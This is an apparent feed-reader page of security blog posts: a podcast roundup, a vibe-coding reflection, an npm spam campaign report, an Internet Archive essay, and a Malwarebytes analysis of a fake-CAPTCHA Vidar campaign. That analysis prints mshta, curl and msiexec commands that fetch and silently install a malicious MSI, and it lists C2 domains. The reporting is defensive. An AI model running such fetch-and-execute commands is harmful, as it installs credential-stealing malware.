Reading view

Anton’s Security Blog Quarterly Q1 2026

My Anton’s Security Blog (And Podcast!) Quarterly this covers both Anton on Security and my posts from Google Cloud blog, Google Cloud community blog, and our Cloud Security Podcast (subscribe on Spotify, now with VIDEO).

Gemini image for this

Top 10 posts with the most lifetime views (excluding paper announcement blogs):

  1. Anton’s Alert Fatigue: The Study [A.C. — wow, this is still #1 now! Awesome! Perhaps I need more of such deep studies]
  2. Security Correlation Then and Now: A Sad Truth About SIEM
  3. Can We Have “Detection as Code”?
  4. Detection Engineering is Painful — and It Shouldn’t Be (Part 1)
  5. Revisiting the Visibility Triad for 2020 (update for 2025 is here!)
  6. Beware: Clown-grade SOCs Still Abound
  7. Why is Threat Detection Hard?
  8. Top 10 SIEM Log Sources in Real Life?
  9. A SOC Tried To Detect Threats in the Cloud … You Won’t Believe What Happened Next
  10. SOC Visibility Triad is Now A Quad — SOC Visibility Quad 2025

Top 5 posts with paper announcements:

  1. New Paper: “Future of the SOC: SOC People — Skills, Not Tiers” (paper 2 of the series)
  2. New Paper: “Future of the SOC: Evolution or Optimization — Choose Your Path” (Paper 4 of 4.5) (one more paper coming later in 2026 … we are in reviews now!)
  3. New Paper: “Future of the SOC: Forces shaping modern security operations”
  4. New Paper: “Future Of The SOC: Process Consistency and Creativity: a Delicate Balance” (Paper 3 of 4)
  5. New Paper: “Autonomic Security Operations — 10X Transformation of the Security Operations Center” (the classic 2021 ASO paper!)

3 random fun posts, must-read:

Top 7 Cloud Security Podcast by Google episodes (excluding the oldest 3!):

  1. EP75 How We Scale Detection and Response at Google: Automation, Metrics, Toil (our best episode! officially!)
  2. EP150 Taming the AI Beast: Threat Modeling for Modern AI Systems with Gary McGraw
  3. EP47 “Megatrends, Macro-changes, Microservices, Oh My! Changes in 2022 and Beyond in Cloud Security”
  4. EP153 Kevin Mandia on Cloud Breaches: New Threat Actors, Old Mistakes, and Lessons for All
  5. EP109 How Google Does Vulnerability Management: The Not So Secret Secrets!
  6. EP17 Modern Threat Detection at Google
  7. EP156 Living Off the Land and Attacking Critical Infrastructure: Mandiant Incident Deep Dive

(also see our NEW 2025 reflections blog about the show)

Now, fun posts by topic.

Security operations / detection & response:

(if you only read one, choose this one!)

Cloud security:

(if you only read one, choose this one!)

How Google Does Security (HGD):

(if you only read one, choose this one! BTW, we also have a lot of fun HGD podcasts)

AI security:

(if you only read one, choose this one!)

Fun presentations shared (nothing much new here ):

Enjoy!

Previous posts in this series:


Anton’s Security Blog Quarterly Q1 2026 was originally published in Anton on Security on Medium, where people are continuing the conversation by highlighting and responding to this story.


  •  

IndonesianFoods Spam Campaign: 89 000 junk packages in npm

What do the words bakso, sate, and rendang bring to mind? For many, the answer is “nothing”; foodies will recognize them as Indonesian staples; while those who follow cybersecurity news will remember an attack on the Node Package Manager (npm) ecosystem — the tool that lets developers use prebuilt libraries instead of writing every line of code from scratch.

In mid-November, security researcher Paul McCarty reported the discovery of a spam campaign aimed at cluttering the npm registry. Of course, meaningless packages have appeared in the registry before, but in this case, tens of thousands of modules were found with no useful function. Their sole purpose was to inject completely unnecessary dependencies into projects.

The package names featured randomly inserted Indonesian dish names and culinary terms such as bakso, sate, and rendang, which is how the campaign earned the moniker “IndonesianFoods”. The scale was impressive: at the time of discovery, approximately 86 000 packages had been identified.

Below, we dive into how this happened, and what the attackers were actually after.

Inside IndonesianFoods

At first glance, the IndonesianFoods packages didn’t look like obvious junk. They featured standard structures, valid configuration files, and even well-formatted documentation. According to researchers at Endor Labs, this camouflage allowed the packages to persist in the npm registry for nearly two years.

It’s not as if the attackers were aggressively trying to insert their creations into external projects. Instead, they simply flooded the ecosystem with legitimate-looking code, waiting for someone to make a typo or accidentally pick their library from search results. It’s a bit unclear exactly what you’d have to be searching for to mistake a package name for an Indonesian dish, but the original research notes that at least 11 projects somehow managed to include these packages in their builds.

A small portion of these junk packages had a self-replication mechanism baked in: once installed, they would create and publish new packages to the npm registry every seven seconds. These new modules featured random names (also related to Indonesian cuisine) and version numbers — all published, as you’d expect, using the victim’s credentials.

Other malicious packages integrated with the TEA blockchain platform. The TEA project was designed to reward open-source creators with tokens in proportion to the popularity and usage of their code — theoretically operating on a “Proof of Contribution” model.

A significant portion of these packages contained no actual functionality at all, yet they often carried a dozen dependencies — which, as you might guess, pointed to other spam projects within the same campaign. Thus, if a victim mistakenly includes one of these malicious packages, it pulls in several others, some of which have their own dependencies. The result is a final project cluttered with a massive amount of redundant code.

What’s in it for the attackers?

There are two primary theories. The most obvious is that this entire elaborate spam campaign was designed to exploit the aforementioned TEA protocol. Essentially, without making any useful contribution to the open-source community, the attackers earn TEA tokens — which are standard digital assets that can be swapped for other cryptocurrencies on exchanges. By using a web of dependencies and self-replication mechanisms, the attackers pose as legitimate open-source developers to artificially inflate the significance and usage metrics of their packages. In the README files of certain packages, the attackers even boast about their earnings.

However, there’s a more chilling theory. For instance, researcher Garrett Calpouzos suggests that what we’re seeing is merely a proof of concept. The IndonesianFoods campaign could be road-testing a new malware delivery method intended to be sold later to other threat actors.

Why you don’t want junk in your projects

At first glance, the danger to software development organizations might not be obvious: sure, IndonesianFoods clutters the ecosystem, but it doesn’t seem to carry an immediate threat like ransomware or data breaches.  However, redundant dependencies bloat code and waste developers’ system resources. Furthermore, junk packages published under your organization’s name can take a serious toll on your reputation within the developer community.

We also can’t dismiss Calpouzos’s theory. If those spam packages pulled into your software receive an update that introduces truly malicious functionality, they could become a threat not just to your organization, but to your users as well — evolving into a full-blown supply chain attack.

How to safeguard your organization

Spam packages don’t just wander into a project on their own; installing them requires a lapse in judgment from a developer. Therefore, we recommend regularly raising awareness among employees — even the tech-savvy ones — about modern cyberthreats. Our interactive training platform, KASAP (Kaspersky Automated Security Awareness Platform), can help with that.

Additionally, you can prevent infection by using a specialized solution for protecting containerized environments. It scans images and third-party dependencies, integrates into the build process, and monitors containers during runtime.

If you want to learn more about supply chain attacks, we invite you to look at our analytical report Supply chain reaction: securing the global digital ecosystem in an age of interdependence. It’s based on insights from technical experts and reveals how often organizations face supply-chain and trusted-relationship risks, and how they perceive them.

  •  

Anton’s Vibe Coding Experience: A Reflection on Risk Decisions

Look, I’m not a developer, and the last time I truly “wrote code” was probably a good number of years ago (and it was probably Perl so you may hate me). I am also not an appsec expert (as I often remind people).

Below I am describing my experience “vibe coding” an application. Before I go into the details of my lessons — and before this turns into a complete psychotherapy session — I want to briefly describe what the application is supposed to do.


Anton’s vibe app screenshot

We have a podcast (Cloud Security Podcast by Google), and I often feel that old episodes containing useful information aren’t being listened to and the insights from them go to waste. At the same time, for many organizations today, the answer to their current security problems may well have been discussed and solved in 2021. This may be strange to some, but for many organizations, the future is in the past. Somebody else’s past!

So I wanted “a machine” that turns old episodes into role-specific insights, without too much work by a human (me). This blog is a reflection on how things went.

First, my app is using public data — namely podcast transcripts and audio — to create other public data (social media posts). Since the inputs and outputs are public, this certainly made me at peace with vibe coding. Naturally, I needed to understand how the app would be coded, where it would live and what I should do to make it manifest in the real world. So I asked Gemini, and it suggested I use AI Studio by Google, and I did (non-critically) exactly that.

When I started creating the app, the question of storage immediately came up. Jumping a little bit ahead, you will see that authentication / credentials and storage were two security themes I reflected on the most.

You want to read a file from storage, but what storage? More importantly, whose storage? At this point, I had my first brush with anxiety of the “vibe process.” I didn’t want to just vibe code without a full understanding of the data access machinery. I immediately said, “No, I don’t want to store data in my Google Drive using my credentials.” I just didn’t trust it.

In fact, I didn’t trust the app with any credentials for anything — work or personal — at all! Given that I have public data, I decided to store it in a public web folder. AI Studio suggested ways to store data that people might not fully understand, and this is my other reflection: If I’m not a developer, and I don’t know the machinery behind the app, how do I decide? These decisions are risk decisions and “a citizen vibe coder” is very much not equipped to make them. Well, I sure wasn’t.

So what are the security implications of the decisions a developer makes — sometimes guided by AI and sometimes on their own? Can I truly follow an AI recommendation that I don’t understand? Should I follow it? If you don’t understand what happens, I can assure you, you certainly do not understand the risks!

As a result, I did not trust the app with any credentials or authenticated access. Of course, a solution may have been to use throwaway storage with throwaway credentials, but I think I do not need this in my life... Anyhow, many actions that you take during vibe coding, whether suggested by AI or not, have security implications.

In addition, the app interacts with the environment. If the app is being built in a corporate environment, it interacts with corporate security “rules and tools”, and some things you may want to do wouldn’t work. I’m not going into details, but I had a couple of examples of that. If you vibe code at work and you are doing it through, let’s say, shadow AI, there will be things your AI (and you) would want to do, but your employer security would not allow. And often with good reasons too! So you ask AI for more ways and hope it won’t say “just disable the firewall.”

The next conundrum, apart from storage, was output quality. What about quality and those hallucinatory mistakes? Now, I know my app uses an LLM to condense a summary of the podcast transcript into brief insights for social media. And before my app runs, another LLM turns MP3 into text. And it also uses an LLM to make the visual summaries. So, the question is: who handles the mistakes, and how?

For example, I tried to use a certain “well known” model to create a visual summary. Of course, the visual summary was incredibly accurate in most cases, but sometimes “mistakes were made” and words were corrupted (“verifigement” happened to me in one case). If an LLM powered tool can do something, it does not mean it will do it equally well every time (unless you build validators AND the things that you need to do can in fact be validated). So validate!

Further, I read somewhere that the process for dealing with AI mistakes is different from the process for dealing with human mistakes. I am sure I could write another module for the app to check if an image has correct text or add another validation technique, but it is interesting that I faced this very quickly.

Thus I have to deal with “AI-style mistakes”, and I cannot solve them by having a human review everything. I can tell you right away, even from my small project, that having a human review is a non-starter. It’s theoretically correct, but practically won’t happen. It absolutely will not happen if you take the koolaid and transform your business process to be “AI native.” Having humans review boring tasks like checking image text is completely insane. That’s not going to fly. HITL is DOA (for these tasks).

So: storage, credentials, trust, and quality all came up. Another decision arose when I needed to store intermediate results of my insight generation. Again, trust issues surfaced because data storage. AI Studio suggested choices, I asked AI about pros/cons, and made the decision. Again all these decisions are risk decisions.

Finally, certain mistakes come up all the time, repeatedly, and I have to tell AI Studio to write things multiple times because it doesn’t always “get” it (example: my podcast episode URLs). This is another lesson: sometimes it takes multiple prompts, and constant reminders (say to validate the links)

All in all, I’ll continue to experiment — got more ideas that I want. Here are some outputs of my app…

Anton vibe app UX

Now the explicit lessons for those who need this crisp and actionable:

1. You Make Implied Security Decisions with Every Prompt

When you “vibe code,” you aren’t just describing features; you are making risk and security decisions. If you ask an AI to “save this data,” and you don’t specify how or where, the AI may choose the path of least resistance — usually a public bucket or a local file with cleartext credentials. In the world of AI-generated code, silence is a security decision.

2. Credentials and Storage: The Boring Stuff is Still the Hard Stuff

Storage and credentials were the key themes for me. This is the great irony of modern development: AI can write a complex LLM orchestration layer in seconds, but it may struggle to help a novice set up a secure, encrypted secrets manager. The “plumbing” of security remains the primary friction point.

3. AI Mistakes Require a New Response Model

Traditional QA seems designed for deterministic human error. AI “style mistakes” (like corrupted words in a visual summary) are stochastic and weird. And common! Human review is a “non-starter” for these tasks. Security and quality validation for AI-generated content must itself be automated (AI-on-AI validation) because humans simply won’t do the “deathly boring” work of checking verbatim accuracy at scale. Turtles all the way down can happen to you.

4. Corporate Guardrails vs. AI Ambition

The AI you vibe code with may not know your corporate policy. It will suggest “awesome” features that would immediately trigger a compliance violation. A few times while vibe coding, I heard a subtle lawyercat meowing in the air duct… When vibe coding in a corporate environment, you quickly hit the wall where “what the AI wants to do” meets “what security allows.” This reinforces the need for platform-level guardrails rather than just merely developer education.

5. Public Data is the Only “Safe” Vibe

My “peace of mind” came from the fact that your inputs and outputs were already public. To me, this is the only way to vibe code safely without a full understanding of the underlying security stack. The moment you move from “public podcast audio” to “proprietary customer data,” the risk model shifts from “fun experiment” to “data breach.”

Anyhow, this was my mildly-AI-assisted stream of vibe consciousness.

Enjoy the show! Now with video!


Anton’s Vibe Coding Experience: A Reflection on Risk Decisions was originally published in Anton on Security on Medium, where people are continuing the conversation by highlighting and responding to this story.

  •  

Check Point Accelerates the Rollout of Secure AI Data Centers with NVIDIA DSX Air

Check Point is proud to integrate with NVIDIA DSX Air’s testing environment, enabling organizations to pre-validate their security aware AI data center designs before ever deploying their first piece of hardware in production to build and run their own AI.  Testing AI Factory deployments end-to-end is challenging and can require complex multi-vendor orchestration. From compute to networking, orchestration, and security, ensuring integrations, configurations and automations perform as expected can become resource-intensive with so many factors at play.   Now, organizations can perform large-scale cyber security validation testing before deploying AI Factories, using the NVIDIA DSX Air cloud-based simulation and validation platform.  Why are Organizations Building Their […]

The post Check Point Accelerates the Rollout of Secure AI Data Centers with NVIDIA DSX Air appeared first on Check Point Blog.

  •  

Blocking the Internet Archive Won’t Stop AI, But It Will Erase the Web’s Historical Record

Imagine a newspaper publisher announcing it will no longer allow libraries to keep copies of its paper. 


That’s effectively what’s begun happening online in the last few months. The Internet Archive—the world’s largest digital library—has preserved newspapers since it went online in the mid-1990s. The Archive’s mission is to preserve the web and make it accessible to the public. To that end, the organization operates the Wayback Machine, which now contains more than one trillion archived web pages and is used daily by journalists, researchers, and courts.

But in recent months The New York Times began blocking the Archive from crawling its website, using technical measures that go beyond the web’s traditional robots.txt rules. That risks cutting off a record that historians and journalists have relied on for decades. Other newspapers, including The Guardian, seem to be following suit. 

For nearly three decades, historians, journalists, and the public have relied on the Internet Archive to preserve news sites as they appeared online. Those archived pages are often the only reliable record of how stories were originally published. In many cases, articles get edited, changed, or removed—sometimes openly, sometimes not. The Internet Archive often becomes the only source for seeing those changes. When major publishers block the Archive’s crawlers, that historical record starts to disappear.

The Times says the move is driven by concerns about AI companies scraping news content. Publishers seek control over how their work is used, and several—including the Times—are now suing AI companies over whether training models on copyrighted material violates the law. There’s a strong case that such training is fair use

Whatever the outcome of those lawsuits, blocking nonprofit archivists is the wrong response. Organizations like the Internet Archive are not building commercial AI systems. They are preserving a record of our history. Turning off that preservation in an effort to control AI access could essentially torch decades of historical documentation over a fight that libraries like the Archive didn’t start, and didn’t ask for. 

If publishers shut the Archive out, they aren’t just limiting bots. They’re erasing the historical record. 

Archiving and Search Are Legal 

Making material searchable is a well-established fair use. Courts have long recognized it’s often impossible to build a searchable index without making copies of the underlying material. That’s why when Google copied entire books in order to make a searchable database, courts rightly recognized it as a clear fair use. The copying served a transformative purpose: enabling discovery, research, and new insights about creative works. 

The Internet Archive operates on the same principle. Just as physical libraries preserve newspapers for future readers, the Archive preserves the web’s historical record. Researchers and journalists rely on it every day. According to Archive staff, Wikipedia alone links to more than 2.6 million news articles preserved at the Archive, spanning 249 languages. And that’s only one example. Countless bloggers, researchers, and reporters depend on the Archive as a stable, authoritative record of what was published online.

The same legal principles that protect search engines must also protect archives and libraries. Even if courts place limits on AI training, the law protecting search and web archiving is already well established.

The Internet Archive has preserved the web’s historical record for nearly thirty years. If major publishers begin blocking that mission, future researchers may find that huge portions of that historical record have simply vanished. There are real disputes over AI training that must be resolved in courts. But sacrificing the public record to fight those battles would be a profound, and possibly irreversible, mistake. 

  •  

Iranian Cyber Threat Evolution: From MBR Wipers to Identity Weaponization

The evolution of Iranian cyber operations in broad context: from custom wiper malware to misuse of legitimate admin tools and more.

The post Iranian Cyber Threat Evolution: From MBR Wipers to Identity Weaponization appeared first on Unit 42.

  •  

Cybercrime has skyrocketed 245% since the start of the Iran war

Hacktivists use proxy services from Russia, China for 'billions of designed-for-abuse connection attempts'

Cybercrime has skyrocketed since the start of the Iran war, according to Akamai, which reports a 245 percent increase in everything from credential harvesting attempts to automated reconnaissance traffic aimed at banks and other critical businesses.…

  •  

Hacked sites deliver Vidar infostealer to Windows users

In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.

Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.

One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.

What is Vidar?

Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:

  • Browser-stored usernames and passwords
  • Cryptocurrency wallet information
  • Session cookies and authentication tokens
  • Autofill data and saved payment information
  • Files that may contain sensitive data

Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.

Fake CAPTCHA: the never-ending story


When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.

This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

Verify you are human
The fake CAPTCHA message shown to the user.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:

mshta https://{compromised website}/challenge/cf

Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.


In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.

HTA-based MSI dropper

The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.

The script performs several operations:

  • The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
  • The script terminates if the document.location.href doesn’t start with http.
  • The strings are decoded using XOR and a random key.
  • Through WMI queries, the script checks for installed antivirus products.
  • It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
  • In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script
The malicious HTA script.

In this case, the malicious MSI was downloaded using the following command:

C:\Windows\System32\curl.exe" -s -L -oC:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msihttps://{compromised-website}/474a2b77/5ef46f21e2.msi

Afterward, the malicious MSI was executed with:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn

MSI and GoLang loader


The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.

Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.

In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.

The custom action defined in the MSI.

The Golang loader decodes a shellcode that performs different anti-analysis checks, including:

CheckRemoteDebuggerPresent

IsDebuggerPresent

QueryPerformanceCounter

GetTickCount

After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.

Analysis of compromised websites

The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The malicious iframe injected into the compromised website.


The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.

Code injected into the compromised websites.


Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.

The injected script performs several actions:

  • Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
  • Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
  • During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
  • Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.

How to stay safe

Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.

  • Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
  • Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
  • Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
  • Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
  • Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
  • Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.

Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

Indicators of Compromise (IOCs)

Domains

  • cdnwoopress[.]com: Fake CAPTCHA Infrastructure
  • woopresscdn[.]com: Fake CAPTCHA Infrastructure
  • walwood[.]be: Fake CAPTCHA Infrastructure
  • telegram[.]me/dikkh0k: Vidar C2
  • telegram[.]me/pr55ii: Vidar C2
  • steamcommunity[.]com/profiles/76561198742377525: Vidar C2
  • steamcommunity[.]com/profiles/76561198735736086: Vidar C2

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

New Microsoft Purview innovations for Fabric to safely accelerate your AI transformation

As organizations adopt AI, security and governance remain core primitives for safe AI transformation and acceleration. After all, data leaders are aware of the notion that:

Your AI is only as good as your data.

